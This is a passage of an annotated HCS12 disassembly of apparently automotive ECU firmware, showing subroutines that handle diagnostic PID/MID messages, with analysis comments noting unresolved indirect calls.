F2A436: E186            cmpb    7+var_1,sp; Compare B to memory
F2A438: 2633            bne     loc_F2A46D; Branch if not equal
F2A43A: C601            ldab    #1; Load B
F2A43C: 6B85            stab    7+var_2,sp; Store B
F2A43E: EC8C            ldd     7+arg_3,sp; Load D
F2A440: 3B              pshd; Push D
F2A441: ED82            ldy     9+var_7,sp; Load Y
F2A443: 1858            asly
F2A445: 1858            asly
F2A447: 1858            asly
F2A449: 18EBF30004      addy    [4,sp]
F2A44E: 1946            leay    6,y; Load effective address into Y
F2A450: EC40            ldd     0,y; Load D
F2A452: 3B              pshd; Push D
F2A453: EDF30006        ldy     [6,sp]; Load Y
F2A457: EC84            ldd     0xB+var_7,sp; Load D
F2A459: 59              lsld; Logic shift left D
F2A45A: 59              lsld; Logic shift left D
F2A45B: 59              lsld; Logic shift left D
F2A45C: 19EE            leay    d,y; Load effective address into Y
F2A45E: 4BEB0002        call    [2,y]; ERROR concolic symbolic analysis of indirect call not
↪  satisfiable;
F2A462: 1B84            leas    4,sp; Load effective address into SP
F2A464: 186980          clrw    7+var_7,sp
F2A467: 2004            bra     loc_F2A46D; Branch always
F2A469: 87              clra; Clear A
F2A46A: C7              clrb; Clear B
F2A46B: 6C80            std     7+var_7,sp; Store D
F2A46D: EC80            ldd     7+var_7,sp; Load D
F2A46F: 268B            bne     loc_F2A3FC; Branch if not equal
F2A471: E685            ldab    7+var_2,sp; Load B
F2A473: 2610            bne     loc_F2A485; Branch if not equal
F2A475: EC8C            ldd     7+arg_3,sp; Load D
F2A477: 3B              pshd; Push D
F2A478: 198C            leay    9+arg_1,sp; Load effective address into Y
F2A47A: EC40            ldd     0,y; Load D
F2A47C: 3B              pshd; Push D
F2A47D: ED86            ldy     0xB+var_5,sp; Load Y
F2A47F: 4BEB0004        call    [4,y]; ERROR concolic symbolic analysis of indirect call not
↪  satisfiable;
F2A483: 1B84            leas    4,sp; Load effective address into SP
F2A485: 1B87            leas    7,sp; Load effective address into SP
```

```
F2A487: 0A              rtc; Return from call
```

sub_F2A830 :

```
F2A830: 1B9B            leas    -5,sp; Load effective address into SP
F2A832: 87              clra; Clear A
F2A833: C7              clrb; Clear B
F2A834: 6C81            std     5+var_4,sp; Store D
F2A836: 6C83            std     5+var_2,sp; Store D
F2A838: 52              incb; Increment B
F2A839: 7B5BA3          stab    byte_5BA3; Store B
F2A83C: ED8A            ldy     5+arg_3,sp; Load Y
F2A83E: E644            ldab    4,y; Load B
F2A840: C089            subb    #0x89; Subtract memory from B
F2A842: 2711            beq     loc_F2A855; Branch if equal
F2A844: 040112          dbeq    b,loc_F2A859; Decrement counter and branch if = 0
F2A847: 040113          dbeq    b,loc_F2A85D; Decrement counter and branch if = 0
F2A84A: C06B            subb    #0x6B ; 'k'; Subtract memory from B
F2A84C: 2713            beq     loc_F2A861; Branch if equal
F2A84E: 040114          dbeq    b,loc_F2A865; Decrement counter and branch if = 0
F2A851: C6CA            ldab    #0xCA; Load B
F2A853: 2012            bra     loc_F2A867; Branch always
F2A855: C6CA            ldab    #0xCA; Load B
F2A857: 200E            bra     loc_F2A867; Branch always
F2A859: C6C2            ldab    #0xC2; Load B
F2A85B: 200A            bra     loc_F2A867; Branch always
F2A85D: C6BA            ldab    #0xBA; Load B
F2A85F: 2006            bra     loc_F2A867; Branch always
F2A861: C6B2            ldab    #0xB2; Load B
F2A863: 2002            bra     loc_F2A867; Branch always
F2A865: C6AA            ldab    #0xAA; Load B
F2A867: 7B134F          stab    byte_FD134F; Store B
F2A86A: F11350          cmpb    byte_FD1350; Compare B to memory
F2A86D: 270A            beq     loc_F2A879; Branch if equal
F2A86F: 4AA9E9EA        call    newSenderEvent_EAA9E9,#0xEA; Call subroutine in expanded memory
F2A873: 180C134F1350    movb    byte_FD134F,byte_FD1350; Move byte (8-bit)
F2A879: 6980            clr     5+var_5,sp; Clear memory
F2A87B: EDF3000A        ldy     [0xA,sp]; Load Y
F2A87F: E680            ldab    5+var_5,sp; Load B
F2A881: 87              clra; Clear A
F2A882: 19ED            aby; Add B to Y
F2A884: C603            ldab    #3; Load B
F2A886: E080            subb    5+var_5,sp; Subtract memory from B
F2A888: 8200            sbca    #0; Subtract with borrow from A
F2A88A: C30001          addd    #1; Add to D
F2A88D: 180A42F6        movb    2,y,d,sp; Move byte (8-bit)
F2A891: 6280            inc     5+var_5,sp; Increment memory
F2A893: E680            ldab    5+var_5,sp; Load B
F2A895: C104            cmpb    #4; Compare B to memory
F2A897: 25E2            bcs     loc_F2A87B; Branch if carry set
F2A899: 1805831353      movw    5+var_2,sp,word_FD1353; Move word (16-bit)
F2A89E: 1805811351      movw    5+var_4,sp,word_FD1351; Move word (16-bit)
F2A8A3: 1887            clrx
F2A8A5: CC0064          ldd     #0x64 ; 'd'; Load D
F2A8A8: CD1351          ldy     #0x1351; Load Y
F2A8AB: 16E983          jsr     core_E983; Jump to subroutine
F2A8AE: FC1353          ldd     word_FD1353; Load D
```

```
F2A8B1: FE1351          ldx     word_FD1351; Load X
F2A8B4: CDDEF5          ldy     #0xDEF5; Load Y
F2A8B7: 16E878          jsr     core_E878; Jump to subroutine
F2A8BA: CDDEF9          ldy     #0xDEF9; Load Y
F2A8BD: 16E9C7          jsr     core_E9C7; Jump to subroutine
F2A8C0: 7C134D          std     word_FD134D; Store D
F2A8C3: 7E134B          stx     word_FD134B; Store X
F2A8C6: 1887            clrx
F2A8C8: CC0064          ldd     #0x64 ; 'd'; Load D
F2A8CB: CD134B          ldy     #0x134B; Load Y
F2A8CE: 16E96E          jsr     core_E96E; Jump to subroutine
F2A8D1: 1B85            leas    5,sp; Load effective address into SP
F2A8D3: 0A              rtc; Return from call
```

sub_F2A8D4 :

```
F2A8D4: 046125          tbne    b,locret_F2A8FC; Test counter and branch if != 0
F2A8D7: F65BA3          ldab    byte_5BA3; Load B
F2A8DA: 261A            bne     loc_F2A8F6; Branch if not equal
F2A8DC: 721355          inc     byte_FD1355; Increment memory
F2A8DF: F61355          ldab    byte_FD1355; Load B
F2A8E2: C10A            cmpb    #0xA; Compare B to memory
F2A8E4: 2513            bcs     loc_F2A8F9; Branch if carry set
F2A8E6: CCFFFF          ldd     #0xFFFF; Load D
F2A8E9: 7C134D          std     word_FD134D; Store D
F2A8EC: 7C134B          std     word_FD134B; Store D
F2A8EF: C60A            ldab    #0xA; Load B
F2A8F1: 7B1355          stab    byte_FD1355; Store B
F2A8F4: 2003            bra     loc_F2A8F9; Branch always
F2A8F6: 791355          clr     byte_FD1355; Clear memory
F2A8F9: 795BA3          clr     byte_5BA3; Clear memory
F2A8FC: 0A              rtc; Return from call
```

sub_F2AB7A :

```
F2AB7A: 1B9A            leas    -6,sp; Load effective address into SP
F2AB7C: ECF3000B        ldd     [0xB,sp]; Load D
F2AB80: 6C80            std     6+var_6,sp; Store D
F2AB82: 186280          incw    6+var_6,sp
F2AB85: ED80            ldy     6+var_6,sp; Load Y
F2AB87: 180A7085        movb    1,y+,6+var_1,sp; Move byte (8-bit)
F2AB8B: 180A7084        movb    1,y+,6+var_2,sp; Move byte (8-bit)
F2AB8F: 180A7082        movb    1,y+,6+var_4,sp; Move byte (8-bit)
F2AB93: 6D80            sty     6+var_6,sp; Store Y
F2AB95: 180A4083        movb    0,y,6+var_3,sp; Move byte (8-bit)
F2AB99: E682            ldab    6+var_4,sp; Load B
F2AB9B: F1DEDA          cmpb    byte_DEDA; Compare B to memory
F2AB9E: 2626            bne     loc_F2ABC6; Branch if not equal
F2ABA0: E683            ldab    6+var_3,sp; Load B
F2ABA2: F1DEDB          cmpb    byte_DEDB; Compare B to memory
F2ABA5: 261F            bne     loc_F2ABC6; Branch if not equal
F2ABA7: E684            ldab    6+var_2,sp; Load B
F2ABA9: C5C0            bitb    #0xC0; Bit test B
F2ABAB: 2619            bne     loc_F2ABC6; Branch if not equal
```

```
F2ABAD: 1984            leay    6+var_2,sp; Load effective address into Y
F2ABAF: E640            ldab    0,y; Load B
F2ABB1: 37              pshb; Push B
F2ABB2: 4AABD3F2        call    sub_F2ABD3,#0xF2; Call subroutine in expanded memory
F2ABB6: 1B81            ins; Increment SP
F2ABB8: EC8B            ldd     6+arg_3,sp; Load D
F2ABBA: 3B              pshd; Push D
F2ABBB: 198B            leay    8+arg_1,sp; Load effective address into Y
F2ABBD: EC40            ldd     0,y; Load D
F2ABBF: 3B              pshd; Push D
F2ABC0: 4A8B8EF2        call    pid_00_C7_any_OR_pid_80_C7_88_handler,#0xF2; Arg1: Nested Table
↪  Address (or zero if n/a)
F2ABC4: 1B84            leas    4,sp; Load effective address into SP
F2ABC6: E685            ldab    6+var_1,sp; Load B
F2ABC8: 87              clra; Clear A
F2ABC9: C30002          addd    #2; Add to D
F2ABCC: EE8B            ldx     6+arg_3,sp; Load X
F2ABCE: 6C02            std     2,x; Store D
F2ABD0: 1B86            leas    6,sp; Load effective address into SP
F2ABD2: 0A              rtc; Return from call
```

sub_F2ABD3 :

```
F2ABD3: 1F33B4011E      brclr   byte_33B4,#1,loc_F2ABF6; Branch if selected bits clear
F2ABD8: 1F34230119      brclr   byte_3423,#1,loc_F2ABF6; Branch if selected bits clear
F2ABDD: F6288E          ldab    byte_288E; Load B
F2ABE0: 87              clra; Clear A
F2ABE1: 59              lsld; Logic shift left D
F2ABE2: B784            exg     a,d; Exchange register to register
F2ABE4: 8200            sbca    #0; Subtract with borrow from A
F2ABE6: 040405          dbeq    d,loc_F2ABEE; Decrement counter and branch if = 0
F2ABE9: 1F34840808      brclr   byte_3484,#8,loc_F2ABF6; Branch if selected bits clear
F2ABEE: 0E830104        brset   arg_1,sp,#1,loc_F2ABF6; Branch if selected bits set
F2ABF2: 0F830412        brclr   arg_1,sp,#4,loc_F2AC08; Branch if selected bits clear
F2ABF6: 1F33B40211      brclr   byte_33B4,#2,loc_F2AC0C; Branch if selected bits clear
F2ABFB: 1F3423020C      brclr   byte_3423,#2,loc_F2AC0C; Branch if selected bits clear
F2AC00: 0E830208        brset   arg_1,sp,#2,loc_F2AC0C; Branch if selected bits set
F2AC04: 0E830404        brset   arg_1,sp,#4,loc_F2AC0C; Branch if selected bits set
F2AC08: 1C335801        bset    byte_3358,#1; Set bits in memory
F2AC0C: 1F33B4011E      brclr   byte_33B4,#1,loc_F2AC2F; Branch if selected bits clear
F2AC11: 1F34230119      brclr   byte_3423,#1,loc_F2AC2F; Branch if selected bits clear
F2AC16: F6288E          ldab    byte_288E; Load B
F2AC19: 87              clra; Clear A
F2AC1A: 59              lsld; Logic shift left D
F2AC1B: B784            exg     a,d; Exchange register to register
F2AC1D: 8200            sbca    #0; Subtract with borrow from A
F2AC1F: 040405          dbeq    d,loc_F2AC27; Decrement counter and branch if = 0
F2AC22: 1F34840808      brclr   byte_3484,#8,loc_F2AC2F; Branch if selected bits clear
F2AC27: 0F830104        brclr   arg_1,sp,#1,loc_F2AC2F; Branch if selected bits clear
F2AC2B: 0F83041B        brclr   arg_1,sp,#4,loc_F2AC4A; Branch if selected bits clear
F2AC2F: 1F33B40116      brclr   byte_33B4,#1,loc_F2AC4A; Branch if selected bits clear
F2AC34: 1F34230111      brclr   byte_3423,#1,loc_F2AC4A; Branch if selected bits clear
F2AC39: F6288E          ldab    byte_288E; Load B
F2AC3C: 87              clra; Clear A
F2AC3D: 59              lsld; Logic shift left D
F2AC3E: B784            exg     a,d; Exchange register to register
F2AC40: 8200            sbca    #0; Subtract with borrow from A
```

```
F2AC42: 040425          dbeq    d,locret_F2AC6A; Decrement counter and branch if = 0
F2AC45: 1E34840820      brset   byte_3484,#8,locret_F2AC6A; Branch if selected bits set
F2AC4A: 1F33B4020D      brclr   byte_33B4,#2,loc_F2AC5C; Branch if selected bits clear
F2AC4F: 1F34230208      brclr   byte_3423,#2,loc_F2AC5C; Branch if selected bits clear
F2AC54: 0F830204        brclr   arg_1,sp,#2,loc_F2AC5C; Branch if selected bits clear
F2AC58: 0F83040A        brclr   arg_1,sp,#4,loc_F2AC66; Branch if selected bits clear
F2AC5C: 1F33B40205      brclr   byte_33B4,#2,loc_F2AC66; Branch if selected bits clear
F2AC61: 1E34230204      brset   byte_3423,#2,locret_F2AC6A; Branch if selected bits set
F2AC66: 1D335801        bclr    byte_3358,#1; Clear bits in memory
F2AC6A: 0A              rtc; Return from call
```

sub_F2B9D9 :

```
F2B9D9: 37              pshb; Push B
F2B9DA: ED86            ldy     1+arg_3,sp; Load Y
F2B9DC: E644            ldab    4,y; Load B
F2B9DE: 4ABA98EB        call    senderClass_EBBA98,#0xEB; Call subroutine in expanded memory
F2B9E2: 6B80            stab    1+var_1,sp; Store B
F2B9E4: C601            ldab    #1; Load B
F2B9E6: 7B5BD9          stab    byte_5BD9; Store B
F2B9E9: E680            ldab    1+var_1,sp; Load B
F2B9EB: F11370          cmpb    byte_FD1370; Compare B to memory
F2B9EE: 2709            beq     loc_F2B9F9; Branch if equal
F2B9F0: 4AA9E9EA        call    newSenderEvent_EAA9E9,#0xEA; Call subroutine in expanded memory
F2B9F4: 180D801370      movb    1+var_1,sp,byte_FD1370; Move byte (8-bit)
F2B9F9: 6980            clr     1+var_1,sp; Clear memory
F2B9FB: CC0001          ldd     #1; Load D
F2B9FE: E080            subb    1+var_1,sp; Subtract memory from B
F2BA00: 8200            sbca    #0; Subtract with borrow from A
F2BA02: B746            tfr     d,y; Transfer register to register
F2BA04: EEF30006        ldx     [6,sp]; Load X
F2BA08: E680            ldab    1+var_1,sp; Load B
F2BA0A: 1AE5            abx; Add B to X
F2BA0C: 180A01EA5BD7    movb    1,x,0x5BD7,y; Move byte (8-bit)
F2BA12: 6280            inc     1+var_1,sp; Increment memory
F2BA14: E680            ldab    1+var_1,sp; Load B
F2BA16: C102            cmpb    #2; Compare B to memory
F2BA18: 25E1            bcs     loc_F2B9FB; Branch if carry set
F2BA1A: FC5BD7          ldd     word_5BD7; Load D
F2BA1D: 7C136E          std     word_FD136E; Store D
F2BA20: 1887            clrx
F2BA22: 7E136C          stx     word_FD136C; Store X
F2BA25: CDDF09          ldy     #0xDF09; Load Y
F2BA28: 16E9C7          jsr     core_E9C7; Jump to subroutine
F2BA2B: 7C136A          std     word_FD136A; Store D
F2BA2E: 7E1368          stx     word_FD1368; Store X
F2BA31: CE0000          ldx     #0; Load X
F2BA34: CC2710          ldd     #0x2710; Load D
F2BA37: CD1368          ldy     #0x1368; Load Y
F2BA3A: 16E96E          jsr     core_E96E; Jump to subroutine
F2BA3D: C642            ldab    #0x42 ; 'B'; Load B
F2BA3F: 4A9DC3F1        call    sub_F19DC3,#0xF1; Call subroutine in expanded memory
F2BA43: 1B81            ins; Increment SP
F2BA45: 0A              rtc; Return from call
```

sub_F2BA46 :

```
F2BA46: 37              pshb; Push B
F2BA47: ED86            ldy     1+arg_3,sp; Load Y
F2BA49: E644            ldab    4,y; Load B
F2BA4B: C089            subb    #0x89; Subtract memory from B
F2BA4D: 2711            beq     loc_F2BA60; Branch if equal
F2BA4F: 040112          dbeq    b,loc_F2BA64; Decrement counter and branch if = 0
F2BA52: 040113          dbeq    b,loc_F2BA68; Decrement counter and branch if = 0
F2BA55: C06B            subb    #0x6B ; 'k'; Subtract memory from B
F2BA57: 2713            beq     loc_F2BA6C; Branch if equal
F2BA59: 040114          dbeq    b,loc_F2BA70; Decrement counter and branch if = 0
F2BA5C: C6CA            ldab    #0xCA; Load B
F2BA5E: 2012            bra     loc_F2BA72; Branch always
F2BA60: C6CA            ldab    #0xCA; Load B
F2BA62: 200E            bra     loc_F2BA72; Branch always
F2BA64: C6C2            ldab    #0xC2; Load B
F2BA66: 200A            bra     loc_F2BA72; Branch always
F2BA68: C6BA            ldab    #0xBA; Load B
F2BA6A: 2006            bra     loc_F2BA72; Branch always
F2BA6C: C6B2            ldab    #0xB2; Load B
F2BA6E: 2002            bra     loc_F2BA72; Branch always
F2BA70: C6AA            ldab    #0xAA; Load B
F2BA72: 7B1371          stab    byte_FD1371; Store B
F2BA75: F11372          cmpb    byte_FD1372; Compare B to memory
F2BA78: 270A            beq     loc_F2BA84; Branch if equal
F2BA7A: 4AA9E9EA        call    newSenderEvent_EAA9E9,#0xEA; Call subroutine in expanded memory
F2BA7E: 180C13711372    movb    byte_FD1371,byte_FD1372; Move byte (8-bit)
F2BA84: EDF30006        ldy     [6,sp]; Load Y
F2BA88: 180D415BDB      movb    1,y,byte_5BDB; Move byte (8-bit)
F2BA8D: 6980            clr     1+var_1,sp; Clear memory
F2BA8F: CD5BDC          ldy     #0x5BDC; Load Y
F2BA92: 200D            bra     loc_F2BAA1; Branch always
F2BA94: 87              clra; Clear A
F2BA95: EEF30006        ldx     [6,sp]; Load X
F2BA99: 1A02            leax    2,x; Load effective address into X
F2BA9B: 180AE6EE        movb    d,x,d,y; Move byte (8-bit)
F2BA9F: 6280            inc     1+var_1,sp; Increment memory
F2BAA1: E680            ldab    1+var_1,sp; Load B
F2BAA3: F15BDB          cmpb    byte_5BDB; Compare B to memory
F2BAA6: 25EC            bcs     loc_F2BA94; Branch if carry set
F2BAA8: 795FC5          clr     byte_5FC5; Clear memory
F2BAAB: C601            ldab    #1; Load B
F2BAAD: 7B5BDA          stab    byte_5BDA; Store B
F2BAB0: 1B81            ins; Increment SP
F2BAB2: 0A              rtc; Return from call
```

sub_F38DF3 :

```
F38DF3: 1BF1EE          leas    -0x12,sp; Load effective address into SP
F38DF6: 4ABA95EB        call    Get_MID_88_EBBA95,#0xEB; Call subroutine in expanded memory
F38DFA: 6BF011          stab    0x12+var_1,sp; Store B
F38DFD: C610            ldab    #0x10; Load B
F38DFF: 6B80            stab    0x12+var_12,sp; Store B
F38E01: C688            ldab    #0x88; Load B
F38E03: 6B81            stab    0x12+var_11,sp; Store B
F38E05: CC000F          ldd     #0xF; Load D
```

```
F38E08: 3B              pshd; Push D
F38E09: CC32A0          ldd     #0x32A0; Load D
F38E0C: 3B              pshd; Push D
F38E0D: B774            tfr     sp,d; Transfer register to register
F38E0F: C30006          addd    #6; Add to D
F38E12: 16E642          jsr     core_memcpy_fr0_toD_can0_can4_E642; Jump to subroutine
F38E15: 1B84            leas    4,sp; Load effective address into SP
F38E17: F65F66          ldab    byte_5F66; Load B
F38E1A: 042129          dbne    b,loc_F38E46; Decrement counter and branch if != 0
F38E1D: EDF017          ldy     0x12+arg_3,sp; Load Y
F38E20: E64B            ldab    0xB,y; Load B
F38E22: C5C0            bitb    #0xC0; Bit test B
F38E24: 2620            bne     loc_F38E46; Branch if not equal
F38E26: E644            ldab    4,y; Load B
F38E28: C188            cmpb    #0x88; Compare B to memory
F38E2A: 271A            beq     loc_F38E46; Branch if equal
F38E2C: E64B            ldab    0xB,y; Load B
F38E2E: 55              rolb; Rotate left B through carry
F38E2F: 55              rolb; Rotate left B through carry
F38E30: 55              rolb; Rotate left B through carry
F38E31: C403            andb    #3; AND B with memory
F38E33: 37              pshb; Push B
F38E34: C608            ldab    #8; Load B
F38E36: 37              pshb; Push B
F38E37: 1A82            leax    0x14+var_12,sp; Load effective address into X
F38E39: 34              pshx; Push X
F38E3A: C6F3            ldab    #0xF3; Load B
F38E3C: 37              pshb; Push B
F38E3D: E6F016          ldab    0x17+var_1,sp; Load B
F38E40: 4AA127F0        call    sub_F0A127,#0xF0; Call subroutine in expanded memory
F38E44: 1B85            leas    5,sp; Load effective address into SP
F38E46: 1BF012          leas    0x12,sp; Load effective address into SP
F38E49: 0A              rtc; Return from call
```

sub_F38F42 :

```
F38F42: ED85            ldy     arg_3,sp; Load Y
F38F44: E644            ldab    4,y; Load B
F38F46: C089            subb    #0x89; Subtract memory from B
F38F48: 2711            beq     loc_F38F5B; Branch if equal
F38F4A: 040112          dbeq    b,loc_F38F5F; Decrement counter and branch if = 0
F38F4D: 040113          dbeq    b,loc_F38F63; Decrement counter and branch if = 0
F38F50: C06B            subb    #0x6B ; 'k'; Subtract memory from B
F38F52: 2713            beq     loc_F38F67; Branch if equal
F38F54: 040114          dbeq    b,loc_F38F6B; Decrement counter and branch if = 0
F38F57: C6CA            ldab    #0xCA; Load B
F38F59: 2012            bra     loc_F38F6D; Branch always
F38F5B: C6CA            ldab    #0xCA; Load B
F38F5D: 200E            bra     loc_F38F6D; Branch always
F38F5F: C6C2            ldab    #0xC2; Load B
F38F61: 200A            bra     loc_F38F6D; Branch always
F38F63: C6BA            ldab    #0xBA; Load B
F38F65: 2006            bra     loc_F38F6D; Branch always
F38F67: C6B2            ldab    #0xB2; Load B
F38F69: 2002            bra     loc_F38F6D; Branch always
F38F6B: C6AA            ldab    #0xAA; Load B
F38F6D: 7B1395          stab    byte_FD1395; Store B
```

```
F38F70: F11396          cmpb    byte_FD1396; Compare B to memory
F38F73: 270A            beq     loc_F38F7F; Branch if equal
F38F75: 4AA9E9EA        call    newSenderEvent_EAA9E9,#0xEA; Call subroutine in expanded memory
F38F79: 180C13951396    movb    byte_FD1395,byte_FD1396; Move byte (8-bit)
F38F7F: EDF30005        ldy     [5,sp]; Load Y
F38F83: E641            ldab    1,y; Load B
F38F85: C403            andb    #3; AND B with memory
F38F87: 7B1394          stab    byte_FD1394; Store B
F38F8A: C63C            ldab    #0x3C ; '<'; Load B
F38F8C: 4A9DC3F1        call    sub_F19DC3,#0xF1; Call subroutine in expanded memory
F38F90: 0A              rtc; Return from call
```

sub_F39071 :

```
F39071: 37              pshb; Push B
F39072: 4ABA95EB        call    Get_MID_88_EBBA95,#0xEB; Call subroutine in expanded memory
F39076: 6B80            stab    1+var_1,sp; Store B
F39078: EDF30006        ldy     [6,sp]; Load Y
F3907C: E142            cmpb    2,y; Compare B to memory
F3907E: 2634            bne     loc_F390B4; Branch if not equal
F39080: 180D435F19      movb    3,y,byte_5F19; Move byte (8-bit)
F39085: 180D445F18      movb    4,y,byte_5F18; Move byte (8-bit)
F3908A: ED86            ldy     1+arg_3,sp; Load Y
F3908C: E64B            ldab    0xB,y; Load B
F3908E: C5C0            bitb    #0xC0; Bit test B
F39090: 2622            bne     loc_F390B4; Branch if not equal
F39092: E644            ldab    4,y; Load B
F39094: C188            cmpb    #0x88; Compare B to memory
F39096: 271C            beq     loc_F390B4; Branch if equal
F39098: F65F18          ldab    byte_5F18; Load B
F3909B: C4C0            andb    #0xC0; AND B with memory
F3909D: C180            cmpb    #0x80; Compare B to memory
F3909F: 2607            bne     loc_F390A8; Branch if not equal
F390A1: C601            ldab    #1; Load B
F390A3: 7B5F17          stab    byte_5F17; Store B
F390A6: 200C            bra     loc_F390B4; Branch always
F390A8: 1E5F18C002      brset   byte_5F18,#0xC0,loc_F390AF; Branch if selected bits set
F390AD: 2005            bra     loc_F390B4; Branch always
F390AF: C601            ldab    #1; Load B
F390B1: 7B5F16          stab    byte_5F16; Store B
F390B4: CC0005          ldd     #5; Load D
F390B7: EE86            ldx     1+arg_3,sp; Load X
F390B9: 6C02            std     2,x; Store D
F390BB: 1B81            ins; Increment SP
F390BD: 0A              rtc; Return from call
```

sub_F39109 :

```
F39109: 1BF1E9          leas    -0x17,sp; Load effective address into SP
F3910C: 4ABA95EB        call    Get_MID_88_EBBA95,#0xEB; Call subroutine in expanded memory
F39110: 6BF016          stab    0x17+var_1,sp; Store B
F39113: C60A            ldab    #0xA; Load B
F39115: 6B80            stab    0x17+var_17,sp; Store B
F39117: B774            tfr     sp,d; Transfer register to register
```

```
F39119: C30001          addd    #1; Add to D
F3911C: 4A9153F3        call    sub_F39153,#0xF3; Call subroutine in expanded memory
F39120: F65F66          ldab    byte_5F66; Load B
F39123: 042129          dbne    b,loc_F3914F; Decrement counter and branch if != 0
F39126: EDF01C          ldy     0x17+arg_3,sp; Load Y
F39129: E64B            ldab    0xB,y; Load B
F3912B: C5C0            bitb    #0xC0; Bit test B
F3912D: 2620            bne     loc_F3914F; Branch if not equal
F3912F: E644            ldab    4,y; Load B
F39131: C188            cmpb    #0x88; Compare B to memory
F39133: 271A            beq     loc_F3914F; Branch if equal
F39135: E64B            ldab    0xB,y; Load B
F39137: 55              rolb; Rotate left B through carry
F39138: 55              rolb; Rotate left B through carry
F39139: 55              rolb; Rotate left B through carry
F3913A: C403            andb    #3; AND B with memory
F3913C: 37              pshb; Push B
F3913D: C608            ldab    #8; Load B
F3913F: 37              pshb; Push B
F39140: 1A82            leax    0x19+var_17,sp; Load effective address into X
F39142: 34              pshx; Push X
F39143: C6EA            ldab    #0xEA; Load B
F39145: 37              pshb; Push B
F39146: E6F01B          ldab    0x1C+var_1,sp; Load B
F39149: 4AA127F0        call    sub_F0A127,#0xF0; Call subroutine in expanded memory
F3914D: 1B85            leas    5,sp; Load effective address into SP
F3914F: 1BF017          leas    0x17,sp; Load effective address into SP
F39152: 0A              rtc; Return from call
```

sub_F39153 :

```
F39153: 3B              pshd; Push D
F39154: CC000A          ldd     #0xA; Load D
F39157: 3B              pshd; Push D
F39158: CC320C          ldd     #0x320C; Load D
F3915B: 3B              pshd; Push D
F3915C: EC84            ldd     6+var_2,sp; Load D
F3915E: 16E642          jsr     core_memcpy_fr0_toD_can0_can4_E642; Jump to subroutine
F39161: 1B84            leas    4,sp; Load effective address into SP
F39163: C62A            ldab    #0x2A ; '*'; Load B
F39165: ED80            ldy     2+var_2,sp; Load Y
F39167: 6B4A            stab    0xA,y; Store B
F39169: CC000A          ldd     #0xA; Load D
F3916C: 3B              pshd; Push D
F3916D: CC3237          ldd     #0x3237; Load D
F39170: 3B              pshd; Push D
F39171: B764            tfr     y,d; Transfer register to register
F39173: C3000B          addd    #0xB; Add to D
F39176: 16E642          jsr     core_memcpy_fr0_toD_can0_can4_E642; Jump to subroutine
F39179: 1B86            leas    6,sp; Load effective address into SP
F3917B: 0A              rtc; Return from call
```

sub_F39237 :

```
F39237: 1B9C            leas    -4,sp; Load effective address into SP
F39239: ED89            ldy     4+arg_3,sp; Load Y
F3923B: EC42            ldd     2,y; Load D
F3923D: 8C0003          cpd     #3; Compare D to memory (16-bit)
F39240: 2539            bcs     loc_F3927B; Branch if carry set
F39242: 186240          incw    0,y
F39245: EE40            ldx     0,y; Load X
F39247: 180A0045        movb    0,x,5,y; Move byte (8-bit)
F3924B: 180A2048        movb    1,+x,8,y; Move byte (8-bit)
F3924F: 6E40            stx     0,y; Store X
F39251: E648            ldab    8,y; Load B
F39253: B795            exg     b,x; Exchange register to register
F39255: 1A02            leax    2,x; Load effective address into X
F39257: 6E80            stx     4+var_4,sp; Store X
F39259: EC42            ldd     2,y; Load D
F3925B: AC80            cpd     4+var_4,sp; Compare D to memory (16-bit)
F3925D: 261C            bne     loc_F3927B; Branch if not equal
F3925F: 6C49            std     9,y; Store D
F39261: 186240          incw    0,y
F39264: 0C4B20          bset    0xB,y,#0x20 ; ' '; Set bits in memory
F39267: EC89            ldd     4+arg_3,sp; Load D
F39269: 3B              pshd; Push D
F3926A: 1989            leay    6+arg_1,sp; Load effective address into Y
F3926C: EC40            ldd     0,y; Load D
F3926E: 3B              pshd; Push D
F3926F: 4AA3E1F2        call    gone_processPIDPayload_F2A3E1,#0xF2; Call subroutine in expanded
↪  memory
F39273: 1B84            leas    4,sp; Load effective address into SP
F39275: ED89            ldy     4+arg_3,sp; Load Y
F39277: 18024942        movw    9,y,2,y; Move word (16-bit)
F3927B: 1B84            leas    4,sp; Load effective address into SP
F3927D: 0A              rtc; Return from call
```

sub_F394A2 :

```
F394A2: 04612E          tbne    b,locret_F394D3; Test counter and branch if != 0
F394A5: F65F66          ldab    byte_5F66; Load B
F394A8: 042128          dbne    b,locret_F394D3; Decrement counter and branch if != 0
F394AB: F63593          ldab    byte_3593; Load B
F394AE: 54              lsrb; Logic shift right B
F394AF: 54              lsrb; Logic shift right B
F394B0: 54              lsrb; Logic shift right B
F394B1: 8605            ldaa    #5; Load A
F394B3: 12              mul; 8 by 8 multiply (unsigned)
F394B4: 8C0078          cpd     #0x78 ; 'x'; Compare D to memory (16-bit)
F394B7: 271A            beq     locret_F394D3; Branch if equal
F394B9: F63593          ldab    byte_3593; Load B
F394BC: 54              lsrb; Logic shift right B
F394BD: 54              lsrb; Logic shift right B
F394BE: 54              lsrb; Logic shift right B
F394BF: 8632            ldaa    #0x32 ; '2'; Load A
F394C1: 12              mul; 8 by 8 multiply (unsigned)
F394C2: BC13A0          cpd     word_FD13A0; Compare D to memory (16-bit)
F394C5: 2208            bhi     loc_F394CF; Branch if higher
F394C7: 795F66          clr     byte_5F66; Clear memory
F394CA: 187913A0        clrw    word_FD13A0
F394CE: 0A              rtc; Return from call
```

```
F394CF: 187213A0          incw    word_FD13A0
F394D3: 0A                rtc; Return from call
```

sub_F39519 :

```
F39519: 37                pshb; Push B
F3951A: 1B92              leas    -0xE,sp; Load effective address into SP
F3951C: 186980            clrw    0xF+var_F,sp
F3951F: 56                rorb; Rotate right B through carry
F39520: 56                rorb; Rotate right B through carry
F39521: 56                rorb; Rotate right B through carry
F39522: 0D8DC0            bclr    0xF+var_2,sp,#0xC0; Clear bits in memory
F39525: C4C0              andb    #0xC0; AND B with memory
F39527: EA8D              orab    0xF+var_2,sp; OR B with memory
F39529: 6B8D              stab    0xF+var_2,sp; Store B
F3952B: 1F34EC0117        brclr   byte_34EC,#1,loc_F39547; Branch if selected bits clear
F39530: E68E              ldab    0xF+var_1,sp; Load B
F39532: 2613              bne     loc_F39547; Branch if not equal
F39534: F66018            ldab    byte_6018; Load B
F39537: 260E              bne     loc_F39547; Branch if not equal
F39539: 1A82              leax    0xF+var_D,sp; Load effective address into X
F3953B: 34                pshx; Push X
F3953C: 1982              leay    0x11+var_F,sp; Load effective address into Y
F3953E: EC40              ldd     0,y; Load D
F39540: 3B                pshd; Push D
F39541: 4A954AF3          call    pid_00_D1_any_OR_pid_80_D1_88_handler,#0xF3; Arg1: Nested Table
↪  Address (or zero if n/a)
F39545: 1B84              leas    4,sp; Load effective address into SP
